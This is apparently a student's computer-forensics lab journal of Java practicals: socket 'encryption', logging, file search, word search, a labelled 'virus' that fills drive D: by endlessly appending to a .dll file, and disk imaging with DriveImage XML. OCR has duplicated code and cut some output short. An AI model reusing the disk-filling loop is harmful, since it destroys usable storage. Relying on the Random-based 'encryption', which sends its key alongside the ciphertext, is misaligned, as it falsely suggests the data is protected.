Practical 1: Java Application to Send an Encrypted Message from the Sender and Decrypt the Message at the Receiver's End.

Code:


Sender.java

```
package Sender;

import java.io.*;
import java.util.*;
import java.net.*;

public class Sender {
    public static void main(String[] args) throws Exception {
        String s = "";
        String ct = "";
        String key = "";
        Socket sc = new Socket("localhost", 6017);
        Random r = new Random();
        int i = 0, k = 0;

        System.out.println("Enter the string");
        BufferedReader br = new BufferedReader(new
InputStreamReader(System.in));
        BufferedWriter bw = new BufferedWriter(new
OutputStreamWriter(sc.getOutputStream()));
        s = br.readLine();
        int j[] = new int[s.length()];
        for (i = 0; i < s.length(); i++) {
            j[k] = r.nextInt(50);
            key += Integer.valueOf(j[k]) + ",";
            System.out.println("j=" + j[k]);
            ct += (char) (s.charAt(i) + j[k]);
            k++;
        }

        System.out.println("Key=" + key);
        System.out.println("Encrypted message: " + ct);
        bw.write(ct + "," + key);
        bw.flush();
        bw.close();
    }
}
```

Receiver.java


```
package Receiver;

import java.io.BufferedReader;
import java.io.IOException;
import java.io.InputStreamReader;
import java.net.*;
import java.util.Random;

public class Receiver {
    public static void main(String[] args) throws Exception {
        String ct = "";
        String pt = "";
        ServerSocket skt = new ServerSocket(6017);
        Socket sc = skt.accept();
        Random r = new Random();
        int i = 0, k = 0;

        System.out.println("Enter the string");
        BufferedReader br = new BufferedReader(new
InputStreamReader(sc.getInputStream()));
        ct = br.readLine();
        String[] s = new String[ct.length()];
        s = ct.split(",");
        int[] j = new int[s[0].length()];

        System.out.println(" message" + s[0]);
        for (i = 0; i < s[0].length(); i++) {
            j[i] = Integer.parseInt(s[i + 1]);
            System.out.println(" key=" + j[i]);
        }
        for (i = 0; i < s[0].length(); i++) {
            System.out.println("j=" + j[i]);
            pt += (char) (s[0].charAt(i) - j[i]);
        }

        System.out.println(" message from Sender: " + pt);
    }
}
```

OUTPUT



```java
package Sender;

import java.io.*;
import java.util.*;
import java.net.*;

public class Sender {
    public static void main(String[] args) throws Exception {
        String s = "";
        String ct = "";
        String key = "";
        Socket sc = new Socket("localhost", 6017);
        Random r = new Random();
        int i = 0, k = 0;

        System.out.println("Enter the string");
        BufferedReader br = new BufferedReader(new InputStreamReader(System.in));
        BufferedWriter bw = new BufferedWriter(new OutputStreamWriter(sc.getOutputStream()));
        s = br.readLine();
        int j[] = new int[s.length()];
        for (i = 0; i < s.length(); i++) {
            j[k] = r.nextInt(50);
            key += Integer.valueOf(j[k]) + ",";
            System.out.println("j=" + j[k]);
            ct += (char) (s.charAt(i) + j[k]);
            k++;
        }

        System.out.println("Key=" + key);
        System.out.println("Encrypted message: " + ct);
        bw.write(ct + "," + key);
        bw.flush();
        bw.close();
    }
}
```

```
run:
Enter the string
Hello This is a Test String!
j=16
j=37
j=5
j=1
j=9
j=25
j=32
j=10
j=29
j=47
j=35
j=24
j=25
j=21
j=44
j=11
j=34
j=10
j=18
j=6
j=25
j=19
j=30
j=43
j=37
j=39
j=45
j=6
Key=16,37,5,1,9,25,32,10,29,47,35,24,25,21,44,11,34,10,18,6,25,19,30,43,3
Encrypted message: X?qmx9tr?C??5?+vo?z9f?????'
BUILD SUCCESSFUL (total time: 13 seconds)
```



```java
package Receiver;

import java.io.BufferedReader;
import java.io.IOException;
import java.io.InputStreamReader;
import java.net.*;
import java.util.Random;

public class Receiver {
    public static void main(String[] args) throws Exception {
        String ct = "";
        String pt = "";
        ServerSocket skt = new ServerSocket(6017);
        Socket sc = skt.accept();
        Random r = new Random();
        int i = 0, k = 0;

        System.out.println("Enter the string");
        BufferedReader br = new BufferedReader(new InputStreamReader(sc.getInputStream()));
        ct = br.readLine();
        String[] s = new String[ct.length()];
        s = ct.split(",");
        int[] j = new int[s[0].length()];

        System.out.println(" message" + s[0]);
        for (i = 0; i < s[0].length(); i++) {
            j[i] = Integer.parseInt(s[i + 1]);
            System.out.println(" key=" + j[i]);
        }
        for (i = 0; i < s[0].length(); i++) {
            System.out.println("j=" + j[i]);
            pt += (char) (s[0].charAt(i) - j[i]);
        }

        System.out.println(" message from Sender: " + pt);
    }
}
```

```
key=18
key=6
key=25
key=19
key=30
key=43
key=37
key=39
key=45
key=6
j=16
j=37
j=5
j=1
j=9
j=25
j=32
j=10
j=29
j=47
j=35
j=24
j=25
j=21
j=44
j=11
j=34
j=10
j=18
j=6
j=25
j=19
j=30
j=43
j=37
j=39
j=45
j=6
 message from Sender: Hello This is a Test String!
BUILD SUCCESSFUL (total time: 22 seconds)
```

Practical 2: Java Application for Creating Log Files

Code:

```java
package Practical2;

import java.io.*;
import java.util.logging.*;

public class Practical2 {

    public static void main(String[] args) {
        Logger l = Logger.getLogger(Practical2.class.getName());
        FileHandler fh;
        try {
            fh = new FileHandler("D:/mylogfile.log", true);
            l.addHandler(fh);
            l.setLevel(Level.ALL);
            SimpleFormatter sf = new SimpleFormatter();
            fh.setFormatter(sf);
            l.info("My first log");
        } catch (SecurityException e) {
            e.printStackTrace();
        } catch (IOException e) {
            e.printStackTrace();
        }
        l.info("This is CFL Practical 2");
    }
}
```

OUTPUT

```java
package Practical2;

import java.io.*;
import java.util.logging.*;

public class Practical2 {

    public static void main(String[] args) {
        Logger l = Logger.getLogger(name: Practical2.class.getName());
        FileHandler fh;
        try {
            fh = new FileHandler(pattern:"D:/mylogfile.log", append: true);
            l.addHandler(handler: fh);
            l.setLevel(newLevel: Level.ALL);
            SimpleFormatter sf = new SimpleFormatter();
            fh.setFormatter(newFormatter: sf);
            l.info(msg:"My first log");
        } catch (SecurityException e) {
            e.printStackTrace();
        } catch (IOException e) {
            e.printStackTrace();
        }
        l.info(msg:"This is CFL Practical 2");
    }
}
```

```
run:
Oct 13, 2023 5:19:13 PM Practical2.Practical2 main
INFO: My first log
Oct 13, 2023 5:19:13 PM Practical2.Practical2 main
INFO: This is CFL Practical 2
BUILD SUCCESSFUL (total time: 1 second)
```


```
Oct 12, 2023 8:30:23 PM Practical2.Practical2 main
INFO: My first log
Oct 12, 2023 8:30:24 PM Practical2.Practical2 main
INFO: This is CFL Practical 2
Oct 13, 2023 5:19:13 PM Practical2.Practical2 main
INFO: My first log
Oct 13, 2023 5:19:13 PM Practical2.Practical2 main
INFO: This is CFL Practical 2
```

Practical 3: Java Application for Searching a File in a Given Directory

Code:

```
package practical.pkg3;

import java.io.*;
import java.util.*;

public class Practical3 {
    public static void main(String[] args) {
        Scanner sc = new Scanner(System.in);
        System.out.print("Enter Directory:");
        String str1 = sc.nextLine();
        File dir = new File(str1);
        System.out.print("Enter first letter of file:");
        String str2 = sc.nextLine();
        FilenameFilter filter = new FilenameFilter() {
            public boolean accept(File dir, String name) {
                return name.startsWith(str2);
            }
        };
        String[] children = dir.list(filter);
        if (children == null) {
            System.out.println("Either dir does not exist or is not a
directory");
        } else {
            for (int i = 0; i < children.length; i++) {
                String filename = children[i];
                System.out.println(filename);
            }
        }
    }
}
```

OUTPUT



File Edit View Navigate Source Refactor Run Debug Profile Team Tools Window Help
Practical 3 - Apache NetBeans IDE 18
Search (Ctrl+I)
<default config>
Practical 3
Start Page
Practical3.java
package practical.pkg3;
import java.io.*;
import java.util.*;
public class Practical3 {
public static void main(String[] args) {
Scanner sc = new Scanner(source: System.in);
System.out.print(s: "Enter Directory:");
String str1 = sc.nextLine();
File dir = new File(pathname: str1);
System.out.print(s: "Enter first letter of file:");
String str2 = sc.nextLine();
FilenameFilter filter = new FilenameFilter() {
public boolean accept(File dir, String name) {
return name.startsWith(prefix: str2);
};
String[] children = dir.list(filter);
if (children == null) {
System.out.println(s: "Either dir does not exist or is not a directory");
} else {
for (int i = 0; i < children.length; i++) {
String filename = children[i];
System.out.println(s: filename);
practical.pkg3.Practical3
main
str1
Output - Practical 3 (run)
run:
Enter Directory:D:
Enter first letter of file:E
E Drive
BUILD SUCCESSFUL (total time: 1 minute 3 seconds)
10:37
INS

Practical 4: Java Application to Search for a Particular Word in a File

Code:

```java
import java.io.File;
import java.io.FileReader;
import java.io.BufferedReader;
import java.util.Scanner;

public class WordSearch {
    public static void main(String[] args) throws Exception {
        int cnt = 0;
        String s;
        String[] buffer;
        File f1 = new File("D://file.txt");
        FileReader fr = new FileReader(f1);
        BufferedReader bfr = new BufferedReader(fr);
        Scanner sc = new Scanner(System.in);

        System.out.println("Enter the word to be Searched");
        String wrd = sc.nextLine();

        while ((s = bfr.readLine()) != null) {
            buffer = s.split(" ");
            for (String chr : buffer) {
                if (chr.equals(wrd)) {
                    cnt++;
                }
            }
        }

        if (cnt == 0) {
            System.out.println("Word not found!");
        } else {
            System.out.println("Word: " + wrd + " found! Count: " + cnt);
        }

        fr.close();
    }
}
```

OUTPUT



File Edit View Navigate Source Refactor Run Debug Profile Team Tools Window Help
Practical 4 - Apache NetBeans IDE 18
Practical 4
Source Packages
Libraries
Start Page
WordSearch.java
import java.util.Scanner;
public class WordSearch {
public static void main(String[] args) throws Exception {
int cnt = 0;
String s;
String[] buffer;
File fl = new File("D://file.txt");
FileReader fr = new FileReader(fl);
BufferedReader bfr = new BufferedReader(fr);
Scanner sc = new Scanner(System.in);
System.out.println("Enter the word to be Searched");
String wrd = sc.nextLine();
while ((s = bfr.readLine()) != null) {
buffer = s.split(" ");
for (String chr : buffer) {
if (chr.equals(wrd)) {
cnt++;
}
}
}
if (cnt == 0) {
System.out.println("Word not found!");
} else {
System.out.println("Word: " + wrd + " found! Count: " + cnt);
}
fr.close();
}
}
WordSearch
main
Output - Practical 4 (run)
Enter the word to be Searched
fun
Word: fun found! Count: 1
BUILD SUCCESSFUL (total time: 12 seconds)
7:43
INS


Practical 5: Java Application to Create a Virus for Eating Space of a Particular Drive

Code:

```java
import java.io.*;
public class practical5{

    public static void main(String[] args){
        try
        {
            FileWriter f=new FileWriter("D:/Virus.dll",true);
            while(true)
            {
                f.write("Programming Is Such A FUN!!!");

            }
        }
        catch(FileNotFoundException e){}
        catch(IOException e){}
    }
}
```

OUTPUT




Virus.dll Properties
General
Security
Details
Previous Versions
Virus.dll
Type of file: Application extension (.dll)
Opens with: Unknown application
Change...
Location: D:\
Size: 1.62 GB (1,743,521,280 bytes)
Size on disk: 1.64 GB (1,761,738,752 bytes)
Created: Friday, October 13, 2023, 17:35:00
Modified: Friday, October 13, 2023, 17:35:18
Accessed: Today, October 13, 2023, 17:35:18
Attributes:
Read-only
Hidden
Advanced...
OK
Cancel
Apply

Practical 6: To use DriveImage XML for imaging a hard drive

Instructions:

1. After opening DriveImage XML, click on "File" > "Backup," or simply press Ctrl + B. A new page will appear, showing you the list of all available drives. (Clicking on each drive will show its logical and physical information.)

2. Now, select the disk you want to back up (in our case, we will select D:) and then click "Next." After clicking "Next," a popup window will appear showing the drive you've selected. Click "Next" to proceed.

3. The next step asks where you want to back up your drive. In the "Directory" section, enter the location where you want to back up your drive, or leave it as the default location. I suggest backing up in a folder, as the backup process will create multiple files.

4. Leave the options like "Raw mode," "Split large files," and "Hot Imaging Strategy" at their default values. You can choose the compression method as "fast" or leave it as "none." Then click

"Next." The backup process will start for your selected drive and provide you with an estimated time for completion.

5. While the drive is being backed up, you will not be able to use it until the process is complete. The duration of the process depends on the amount of data present on the drive being backed up. Less data means a faster backup.

6. Once the process is complete, you will see the backed-up drive split into multiple files. In our case, it was named as "Drive_D," "Drive_D.002," "Drive_D.003," and so on, along with the "Drive_D.xml" file.

OUTPUT


DriveImage XML - Private Edition Version 2.60 - for home use only
File
Tools
Help
Welcome
Welcome to Runtime's DriveImage XML
This program lets you:
• backup drives to image files
• browse these images
• restore images to the same or another drive
• copy directly from drive to drive
• Schedule automatic backups with your Task Scheduler
Image creation uses Microsoft's Volume Shadow Services (VSS), allowing you to create safe "hot images" even from drives currently in use. Images are stored in XML files, allowing you to process them with 3rd party tools. Never again get stuck with a useless backup!
Restore images to drives without having to reboot.
Use DriveImage XML on a boot CD-ROM, such as BartPE.
This version is for private home use only. For other uses check out our commercial license.
Check out our other products:
• GetDataBack - data recovery
• DiskExplorer - disk/hex editor
• RAID Reconstructor - RAID reconstruction and recovery
• Captain Nemo - cross platform file manager
Welcome
Backup
Restore
Drive to Drive
Browse
Memory in use: 417,648

DriveImage XML - Private Edition Version 2.60 - for home use only

File Tools Help

Backup

Select a drive you wish to backup.

The backup will create two files, a *.XML which contains the drive description and a *.DAT which contains the imaged drive's binary data.

These files can be accessed later through Browse or Restore.

DiX Welcome
Backup
Restore
Drive to Drive
Browse

Check one or more drives to backup:

Drive	Label	Type	Capacity	% used	Physical drive
C:		NTFS	244 GB	17	DISK0#2
D:		NTFS	117 GB	0	DISK0#3
E:		NTFS	164 GB	0	DISK0#4
G:	System Reserved	NTFS	100.0 MB	28	DISK0#1

Drive details:

Logical Information		Physical Information	
Drive:	D:	Drive:	DISK0
Label:		Drive name:	ST500DM002-1BD142
File system:	NTFS	Total sectors:	976,773,168
Total sectors:	245,759,992		
		Partition:	#3
Used bytes:	97,959,936 (93 MB)	Start sector on drive:	512,002,048
Free bytes:	125,731,155,968 (117 GB)	Sectors in partition:	245,760,000
Total bytes:	125,829,115,904 (117 GB)		

Next

Memory in use: 768,448


Backup

